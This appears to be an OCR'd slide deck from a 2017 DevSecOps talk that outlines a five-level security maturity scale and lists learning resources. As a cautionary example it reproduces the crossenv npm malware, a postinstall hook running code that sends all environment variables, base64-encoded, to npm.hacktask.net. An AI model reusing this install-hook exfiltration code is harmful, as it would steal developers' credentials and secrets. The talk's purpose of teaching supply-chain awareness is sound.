Tampere Goes Agile 2017

Antti.virtanen@solita.fi --//-- @Anakondantti

SOLITA

“THEY” ARE AFTER YOU

WHO?

WHY?

BECAUSE LULZ

BECAUSE MONEY

HOW DO “THEY” GET IN?

CYBER CRIME 2010-2020

Søk og få lånet ditt godkjent i løpet av minutter.

Benytt deg av et lån opptil 50.000 kr, og motta pengene til din konto raskt.

Utfyll en uforpliktende søknad og få svar innen 1 time. Velger du å akseptere tilbudet vil du få utbetalt samme dag, eller senest dagen etter.


Våre personlige lån kommer med en rekke enestående fordeler.

✔ Umiddelbar godkjenning	✔ Løpetid fra 12 til 80 måneder.	✔ Markedets korteste søknad

Se din søknad her


.. FUNNY LIKE NPM INSTALL

WAT ?



package.json

```
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use environment variables across
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```


package-setup.js

```
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

http://blog.npmjs.org/post/163723642530/crossenv-malware-on-the-npm-registry

SOLITA

CLOUD! AWESOME! AGILE!



A FIX IS IMMINENT,

I PRESUME


MAGIC
100% Pure
Est. 1900
Enterprise Security Suite
IMPORTED
100% Pure
PREMIUM QUALITY
Est. 1900
Bug bounty
Cures most ailments
FAST ACTING
EST. 1910
Scanner
FORTIFIED
EXTRACT
ESTABLISHED IN THE 13TH CENTURY
WAF
Old Fashioned
Brewed Since 1900
RED TEAMING
Drink me!
POISON
Est. 1900
IMPORTED
NERVE
PILLS
POISON
Pure
True
OIL
NO ADDITIVES
SINCE 1900
IDS & SIEM

SOLITA

JUST

#DEVSEC +
#OPSEC =

#DEVSECOPS ?

SOLITA

DEVSEC MATURITY – SOLITA SCALE (1-5)

Dance lessons!

LEVEL 1, INTRO

- Clear responsibility for security.
- Controlled process for access.


- Define policy and process.
- Ascertain people follow it.
- Motivate. Explain the reasons.

LEVEL 2, BEGINNER

- Tackle OWASP Top 10.
- Perform threat analysis.

- Invest in learning and education.
- Practice.
- **Involve customers.**


LEVEL 3, DANCING



- Audit logs.
- Process & env audit.
- Secure Programming
  - Especially system integrations.

- Define processes. Improve.
- Create templates.
- Involve customers.

PRO TIP: ATTACK YOURSELF TODAY!



SOLITA

LEVEL 4, TOOLS 👣 👞 👢


- Penetration testing.
- Automated vulnerability scans.
- Automated test cases for security.

- **Get hackers**.
- Get tools.
- **Practice.**

PRO TIP:
GROW HACKERS!

HIRING IS DIFFICULT

LEVEL 5, LIKE A PRO



- Practice incident response.
- Hardened environments.
- Start Bug Bounty.
  - (if appropriate)


- Form incident response team.
- Go easy with bug bounty first.

SOLITA


DEVSEC – BUILD SECURITY IN!

Let’s get technical!

DEVSEC IS A TEAM EFFORT



SOLITA





https://github.com/lokori/docker-devsec-demo


SOLITA



Fix your processes!
Find developers with hacker mind.
Invest in people, not tools.
Leverage DevOps & automate.
Client
Dev
Sec
Ops
Manager

FURTHER MATERIAL










- Security Pipeline PoC: https://github.com/lokori/docker-devsec-demo
- OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Kybertestaus, referenssi : https://github.com/solita/kyberoppi
- Why and how web app security fails: https://www.slideshare.net/Solita_Oy/webapp-securitytut2017
- MOOC course on hacking and security: https://cybersecuritybase.github.io/
- Microsoft SDL: https://www.microsoft.com/en-us/sdl/

SOLITA

TOOLS AND PLATFORMS

- HackerOne (Bug Bounty platform): https://www.hackerone.com/
- BugCrowd (Bug Bounty platfrom): https://www.bugcrowd.com/
- OSCP (proof of skills): https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/
- Kali Linux: https://www.kali.org/
- ZAP Proxy: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Burp Proxy: https://portswigger.net/burp
- Metasploit: https://www.metasploit.com/


SOLITA